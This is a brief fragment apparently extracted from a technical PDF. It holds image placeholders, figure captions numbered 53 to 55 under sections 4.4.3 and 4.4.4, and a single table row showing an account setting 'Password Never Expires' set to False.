


Figure 53

4.4.3




Figure 54

4.4.4

Password Never Expires	False
------------------------	-------

Figure 55